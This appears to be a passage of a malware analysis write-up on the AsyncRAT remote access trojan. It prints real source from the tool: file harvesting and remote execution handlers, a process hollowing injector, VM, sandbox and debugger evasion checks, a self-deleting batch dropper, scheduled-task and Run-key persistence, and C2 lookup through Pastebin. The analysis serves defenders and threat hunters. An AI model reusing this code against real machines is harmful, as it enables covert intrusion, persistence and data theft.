51      public static List<string> GetAllAccessibleFiles(string rootPath, List<string> alreadyFound = null)
52      {
53          if (alreadyFound == null)
54              alreadyFound = new List<string>();
55          DirectoryInfo di = new DirectoryInfo(rootPath);
56          var dirs = di.EnumerateDirectories();
57          foreach (DirectoryInfo dir in dirs)
58          {
59              if (!((dir.Attributes & FileAttributes.Hidden) == FileAttributes.Hidden))
60              {
61                  alreadyFound = GetAllAccessibleFiles(dir.FullName, alreadyFound);
62              }
63          }
64
65          var files = Directory.GetFiles(rootPath);
66          foreach (string file in files)
67          {
68              if (CurrentSize >= SizeLimit)
69              {
70                  break;
71              }
72              if (Extensions.Contains(Path.GetExtension(file).ToLower()))
73              {
74                  alreadyFound.Add(file);
75                  CurrentSize = CurrentSize + new FileInfo(file).Length;
76              }
77          }
78
79          return alreadyFound;
80      }
```

And get subdirectories with `Directory.GetDirectories` method (`Plugin/FileManager/FileManager/Handler/FileManager.cs`):



Uploading Files To the Server. To read the contents of a file, *AsyncRAT* uses the `File.ReadAllBytes` method, which reads a file and returns its contents as a byte array (for example in `Plugin/FileSearcher/FileSearcher/Packet.cs`):

Downloading Files from the Server. When the server sends a file, it is usually in the form of a byte array. The client can save this byte array to a file using the `File.WriteAllBytes` method (for example in: `Server/HandlePacket/HandleFileSearcher.cs`):

```
Packet.cs  HandlerFileSearcher.cs
AsyncRAT-C# > Server > Handle Packet > HandlerFileSearcher.cs
using System.Drawing;
using System.IO;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows.Forms;

namespace Server.Handle_Packet
{
    public class HandlerFileSearcher
    {
        public async void SaveZipFile(Clients client, MsgPack unpack_msgpack)
        {
            try
            {
                string fullPath = Path.Combine(Application.StartupPath, "ClientsFolder", unpack_msgpack.ForcePathObject("Hwid").A
                if (!Directory.Exists(fullPath))
                    Directory.CreateDirectory(fullPath);
                await Task.Run(() =>
                {
                    byte[] zipFile = unpack_msgpack.ForcePathObject("ZipFile").GetAsBytes();
                    File.WriteAllBytes(fullPath + "//" + DateTime.Now.ToString("MM-dd-yyyy HH;mm;ss") + ".zip", zipFile);
                });
                new HandleLogs().Addmsg($"Client {client.Ip} file searcher was successfully @ ClientsFolder/{unpack_msgpack.Force
                client.Disconnected();
            }
            catch (Exception ex)
            {
                new HandleLogs().Addmsg($"FileSearcher {ex.Message}", Color.Red);
            }
        }
    }
}
```

Executing Files. To execute a file, *AsyncRAT* uses the `Process.Start` method from the `System.Diagnostics` namespace (`Plugin/FileManager/FileManager/Handler/FileManager.cs`):

```
            case "socketDownload":
                {
                    DownnloadFile(unpack_msgpack.ForcePathObject("File").AsString, unpack_msgpack.ForcePathObject("DWID")
                    break;
                }

            case "deleteFile":
                {
                    string fullPath = unpack_msgpack.ForcePathObject("File").AsString;
                    File.Delete(fullPath);
                    break;
                }

            case "execute":
                {
                    string fullPath = unpack_msgpack.ForcePathObject("File").AsString;
                    Process.Start(fullPath);
                    break;
                }

            case "createFolder":
                {
                    string fullPath = unpack_msgpack.ForcePathObject("Folder").AsString;
                    if (!Directory.Exists(fullPath)) Directory.CreateDirectory(fullPath);
                    break;
                }

            case "deleteFolder":
                {
                    string fullPath = unpack_msgpack.ForcePathObject("Folder").AsString;
                    if (Directory.Exists(fullPath)) Directory.Delete(fullPath, true);
                    break;
                }
```

Process Manager - The client retrieves a list of running processes and can kill or start processes.


AsyncRAT utilizes the `System.Diagnostics` namespace in the `.NET Framework` to interact with system processes. *Retrieving a List of Running Processes*. The `Process` class in the `System.Diagnostics` namespace has a static method `GetProcesses` that returns an array of `Process` objects, which represent all the processes currently running on the system. Here is how it's used (`Plugin/ProcessManager/ProcessManager/Packet.cs`):

```
46  public class HandleProcessManager
47  {
48      public void ProcessKill(int ID)
49      {
50          foreach (var process in Process.GetProcesses())
51          {
52              try
53              {
54                  if (process.Id == ID)
55                  {
56                      process.Kill();
57                  }
58              }
59              catch { };
60          }
61          ProcessList();
62      }
```

also use `SELECT ProcessId, Name, ExecutablePath FROM Win32_Process` query:

```
public void ProcessList()
{
    try
    {
        StringBuilder sb = new StringBuilder();
        var query = "SELECT ProcessId, Name, ExecutablePath FROM Win32_Process";
        using (var searcher = new ManagementObjectSearcher(query))
        using (var results = searcher.Get())
        {
            var processes = results.Cast<ManagementObject>().Select(x => new
            {
                ProcessId = (UInt32)x["ProcessId"],
                Name = (string)x["Name"],
                ExecutablePath = (string)x["ExecutablePath"]
            });
            foreach (var p in processes)
            {
                if (File.Exists(p.ExecutablePath))
                {
                    string name = p.ExecutablePath;
                    string key = p.ProcessId.ToString();
                    Icon icon = Icon.ExtractAssociatedIcon(p.ExecutablePath);
                    Bitmap bmpIcon = icon.ToBitmap();
                    using (MemoryStream ms = new MemoryStream())
                    {
                        bmpIcon.Save(ms, ImageFormat.Png);
                        sb.Append(name + "-=>" + key + "-=>" + Convert.ToBase64String(ms.ToArray()) + "-=>");
                    }
                }
            }
        }
        MsgPack msgpack = new MsgPack();
        msgpack.ForcePathObject("Packet").AsString = "processManager";
        msgpack.ForcePathObject("Hwid").AsString = Connection.Hwid;
        msgpack.ForcePathObject("Message").AsString = sb.ToString();
        Connection.Send(msgpack.Encode2Bytes());
    }
    catch { }
}
```

Starting a Process. To start a new process, *AsyncRAT* uses the `Process.Start` method, which starts a process resource by specifying the name of an application or document:




Note that all these operations require sufficient permissions. If the *AsyncRAT* client doesn't have the necessary permissions, these operations will fail.

Remote Shell - The client can execute shell commands from the server, enabling an even greater degree of control.

The ability to execute shell commands remotely is a powerful feature of *AsyncRAT*. This feature allows the attacker to execute virtually any command, as if they were physically present at the victim's machine.

AsyncRAT executes shell commands by using the `System.Diagnostics.Process` class in the `.NET Framework`. This class provides the `Start` method, which can start a new process. To execute a shell command, *AsyncRAT* starts a new instance of `cmd.exe` with the shell command as a parameter (`Plugin/Miscellaneous/Miscellaneous/Handler/HandleShell.cs`):



Stealth and Persistence

To evade detection, *AsyncRAT* uses several techniques:

Process Injection - *AsyncRAT* injects its core functionality into a separate process to hide its malicious activities.

The injector is used to load into the memory the *AsyncRAT* file by taking advantage of the Process Hollowing technique. As demonstrated, a new thread is created, put in a suspended state (pause), the target file mapped into the memory, and then executed:

```
public static void Execute(string path, byte[] data)
{
    for (int i = 0; i < 10; i++)
    {
        int readWrite = 0x0;
        StartupInformation si = new StartupInformation();
        ProcessInformation pi = new ProcessInformation();
        si.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(StartupInformation)));
        try
        {
            if (!CreateProcessA(path, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 0x00000004 | 0x08000000, IntPtr.Zero
            int fileAddress = BitConverter.ToInt32(data, 0x3C);
            int imageBase = BitConverter.ToInt32(data, fileAddress + 0x34);
            int[] context = new int[0xB3];
            context[0x0] = 0x10002;
            if (IntPtr.Size == 0x4)
            { if (!GetThreadContext(pi.ThreadHandle, context)) throw new Exception(); }
            else
            { if (!Wow64GetThreadContext(pi.ThreadHandle, context)) throw new Exception(); }
            int ebx = context[0x29];
            int baseAddress = 0x0;
            if (!ReadProcessMemory(pi.ProcessHandle, ebx + 0x8, ref baseAddress, 0x4, ref readWrite)) throw new Exceptior
            if (imageBase == baseAddress)
                if (ZwUnmapViewOfSection(pi.ProcessHandle, baseAddress) != 0x0) throw new Exception();
            int sizeOfImage = BitConverter.ToInt32(data, fileAddress + 0x50);
            int sizeOfHeaders = BitConverter.ToInt32(data, fileAddress + 0x54);
            bool allowOverride = false;
            int newImageBase = VirtualAllocEx(pi.ProcessHandle, imageBase, sizeOfImage, 0x3000, 0x40);
```

SendToMemory.cs

AsyncRAT-C# > Plugin > SendMemory > SendMemory > SendToMemory.cs

```
            int sizeOfHeaders = BitConverter.ToInt32(data, fileAddress + 0x54);
            bool allowOverride = false;
            int newImageBase = VirtualAllocEx(pi.ProcessHandle, imageBase, sizeOfImage, 0x3000, 0x40);

            if (newImageBase == 0x0) throw new Exception();
            if (!WriteProcessMemory(pi.ProcessHandle, newImageBase, data, sizeOfHeaders, ref readWrite)) throw new Except
            int sectionOffset = fileAddress + 0xF8;
            short numberOfSections = BitConverter.ToInt16(data, fileAddress + 0x6);
            for (int I = 0; I < numberOfSections; I++)
            {
                int virtualAddress = BitConverter.ToInt32(data, sectionOffset + 0xC);
                int sizeOfRawData = BitConverter.ToInt32(data, sectionOffset + 0x10);
                int pointerToRawData = BitConverter.ToInt32(data, sectionOffset + 0x14);
                if (sizeOfRawData != 0x0)
                {
                    byte[] sectionData = new byte[sizeOfRawData];
                    Buffer.BlockCopy(data, pointerToRawData, sectionData, 0x0, sectionData.Length);
                    if (!WriteProcessMemory(pi.ProcessHandle, newImageBase + virtualAddress, sectionData, sectionData.Ler
                }
                sectionOffset += 0x28;
            }
            byte[] pointerData = BitConverter.GetBytes(newImageBase);
            if (!WriteProcessMemory(pi.ProcessHandle, ebx + 0x8, pointerData, 0x4, ref readWrite)) throw new Exception();
            int addressOfEntryPoint = BitConverter.ToInt32(data, fileAddress + 0x28);
            if (allowOverride) newImageBase = imageBase;
            context[0x2C] = newImageBase + addressOfEntryPoint;

            if (IntPtr.Size == 0x4)
            {
                if (!SetThreadContext(pi.ThreadHandle, context)) throw new Exception();
            }
            else
            {
                if (!Wow64SetThreadContext(pi.ThreadHandle, context)) throw new Exception();
            }
            if (ResumeThread(pi.ThreadHandle) == -1) throw new Exception();
        }
        catch
        {
            Process.GetProcessById(Convert.ToInt32(pi.ProcessId)).Kill();
            continue;
        }
```

Anti-Analysis - The client employs various anti-analysis techniques, including the detection of virtual machines and sandbox environments.

Malware often employs anti-analysis techniques to evade detection, avoid being analyzed in a controlled environment, and ultimately to make reverse-engineering more challenging. This includes checks for virtual machines (VMs) and sandbox environments, which are commonly used tools for malware analysis.

Analyzing the source code of *AsyncRAT*, you may find various techniques that it employs to achieve this (`Client/Helper/Anti_Analysis.cs`). While specific implementation details could vary depending on the version or variant of the RAT, here's an example of what these anti-analysis checks might look like in practice.

Here is how AsyncRAT check for a VM and a sandbox:

```
53      private static bool DetectManufacturer()
54      {
55          try
56          {
57              using (var searcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
58              {
59                  using (var items = searcher.Get())
60                  {
61                      foreach (var item in items)
62                      {
63                          string manufacturer = item["Manufacturer"].ToString().ToLower();
64                          if ((manufacturer == "microsoft corporation" && item["Model"].ToString().ToUpperInvariant().Contains(
65                              || manufacturer.Contains("vmware")
66                              || item["Model"].ToString() == "VirtualBox")
67                          {
68                              return true;
69                          }
70                      }
71                  }
72              }
73          }
74          catch { }
75          return false;
76      }
77
```

```
92      private static bool DetectSandboxie()
93      {
94          try
95          {
96              if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
97                  return true;
98              else
99                  return false;
100         }
101         catch
102         {
103             return false;
104         }
105     }
106
```

As you can see, just check if `Sbiedll.dll` is loaded, which is a module of sandboxie sandbox.

Also check disk size:

```
28      private static bool IsSmallDisk()
29      {
30          try
31          {
32              long GB_60 = 61000000000;
33              if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= GB_60)
34                  return true;
35          }
36          catch { }
37          return false;
38      }
```

The logic is simple, determine if a compromised host is operating in a malware lab or sandbox by examining the size of its hard drive.

Another method is `IsXP`: check if its process is running in `XP Windows` Operating System:

```
40      private static bool IsXP()
41      {
42          try
43          {
44              if (new Microsoft.VisualBasic.Devices.ComputerInfo().OSFullName.ToLower().Contains("xp"))
45              {
46                  return true;
47              }
48          }
49          catch { }
50          return false;
51      }
```

Check if remote debugger exist:

```
78      private static bool DetectDebugger()
79      {
80          bool isDebuggerPresent = false;
81          try
82          {
83              NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref isDebuggerPresent);
84              return isDebuggerPresent;
85          }
86          catch
87          {
88              return isDebuggerPresent;
89          }
90      }
```

The following image depicts the code that drops a `.bat` script in the `%temp%` folder to delete itself as part of a defense evasion technique to clear its trace after execution and drop a copy of itself on the compromised host:

```
50                  FileStream fs;
51                  if (File.Exists(installPath.FullName))
52                  {
53                      File.Delete(installPath.FullName);
54                      Thread.Sleep(1000);
55                  }
56                  fs = new FileStream(installPath.FullName, FileMode.CreateNew);
57                  byte[] clientExe = File.ReadAllBytes(currentProcess);
58                  fs.Write(clientExe, 0, clientExe.Length);
59
60                  Methods.ClientOnExit();
61
62                  string batch = Path.GetTempFileName() + ".bat";
63                  using (StreamWriter sw = new StreamWriter(batch))
64                  {
65                      sw.WriteLine("@echo off");
66                      sw.WriteLine("timeout 3 > NUL");
67                      sw.WriteLine("START " + "\"" + "\" " + "\"" + installPath.FullName + "\"");
68                      sw.WriteLine("CD " + Path.GetTempPath());
69                      sw.WriteLine("DEL " + "\"" + Path.GetFileName(batch) + "\"" + " /f /q");
70                  }
```

Persistence - The client installs itself to the registry or startup folder to maintain persistence after system reboots.

The *AsyncRAT* client will verify that its code executes with administrative permissions. If so, it will add Windows Scheduled Tasks using `schtasks.exe` with the highest runlevel permissions to execute a duplicate of itself, if *AsyncRAT* is not running with administrative privileges, it will use Registry Run Key `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` for its persistence:

```
if (Methods.IsAdmin()) //if payload is runnign as administrator install schtasks
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = "/c schtasks /create /f /sc onlogon /rl highest /tn " + "\"" + Path.GetFileNameWithoutExtension(instal
lPath.Name) + "\"" + " /tr " + "'" + "\"" + installPath.FullName + "\"" + "' & exit",
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
    });
}
else
{
    using (RegistryKey key = Registry.CurrentUser.OpenSubKey(Strings.StrReverse(@"\nuR\noisreVtnerruC\swodniW\tfosorciM\e
rawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        key.SetValue(Path.GetFileNameWithoutExtension(installPath.Name), "\"" + installPath.FullName + "\"");
    }
}
```

Connection and Control

On execution, the client initiates a connection to the server. After a successful connection, the client sends detailed system information to the server, including the computer name, user name, operating system, processor, and installed antivirus software. The client also downloads a small `.NET` assembly DLL file from the server, which is injected into a newly created process. This is where the *AsyncRAT*'s core functionality is executed.

AsyncRAT will decrypt its AES encrypted configuration data including the port and C2 IP address that will be used for C2 communication:


```
        public static bool InitializeSettings()
        {
#if DEBUG
            return true;
#endif
            try
            {
                Key = Encoding.UTF8.GetString(Convert.FromBase64String(Key));
                aes256 = new Aes256(Key);
                Ports = aes256.Decrypt(Ports);
                Hosts = aes256.Decrypt(Hosts);
                Version = aes256.Decrypt(Version);
                Install = aes256.Decrypt(Install);
                MTX = aes256.Decrypt(MTX);
                Pastebin = aes256.Decrypt(Pastebin);
                Anti = aes256.Decrypt(Anti);
                BDOS = aes256.Decrypt(BDOS);
                Group = aes256.Decrypt(Group);
                Hwid = HwidGen.HWID();
                Serversignature = aes256.Decrypt(Serversignature);
                ServerCertificate = new X509Certificate2(Convert.FromBase64String(aes256.Decrypt(Certificate)));
                return VerifyHash();
            }
            catch { return false; }
        }

        private static bool VerifyHash()
        {
            try
            {
                var csp = (RSACryptoServiceProvider)ServerCertificate.PublicKey.Key;
                return csp.VerifyHash(Sha256.ComputeHash(Encoding.UTF8.GetBytes(Key)), CryptoConfig.MapNameToOID(
            }
            catch (Exception)
            {
                return false;
            }
        }
    }
}
```

This is the code snippet for C2 server communication and C2 downloads:

```
        using (WebClient wc = new WebClient())
        {
            NetworkCredential networkCredential = new NetworkCredential("", "");
            wc.Credentials = networkCredential;
            string resp = wc.DownloadString(Settings.Pastebin);
            string[] spl = resp.Split(new[] { ":" }, StringSplitOptions.None);
            Settings.Hosts = spl[0];
            Settings.Ports = spl[new Random().Next(1, spl.Length)];
            TcpClient.Connect(Settings.Hosts, Convert.ToInt32(Settings.Ports));
        }
    }
```

Updating and Uninstalling

AsyncRAT allows for the updating and uninstalling of the client directly from the server.



The uninstall functionality would typically involve the server sending a command to the client, telling it to remove itself from the infected machine. This might involve deleting the client binary, as well as any other files created by the client. The client might also remove any registry keys it has created, and undo any other changes it has made to the system.

Conclusion

Given its open-source nature and availability on GitHub since January 2019, *AsyncRAT* is accessible to a wide range of threat actors, including both individual malicious actors and sophisticated APT groups. This availability, combined with its powerful features, makes it a popular choice for cybercriminals.

The observed campaigns leveraging spear-phishing attacks and script loaders, such as the one using a Microsoft OneNote attachment to load a `.HTA` file, demonstrate that attackers can employ a variety of methods to deliver *AsyncRAT* to targeted hosts or networks. This underlines the importance of a comprehensive security posture, encompassing not just malware detection and removal, but also employee training and robust email security measures to combat spear-phishing attacks.

By Cyber Threat Hunters from MSSPLab:

- @cocomelonc
- @wqkasper

References

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp
https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat
https://twitter.com/anyrun_app/status/1617401778240102400
https://any.run/malware-trends/
MITRE ATT&CK: Process Hollowing
https://research.splunk.com/stories/asyncrat/

Thanks for your time happy hacking and good bye!
All drawings and screenshots are MSSPLab's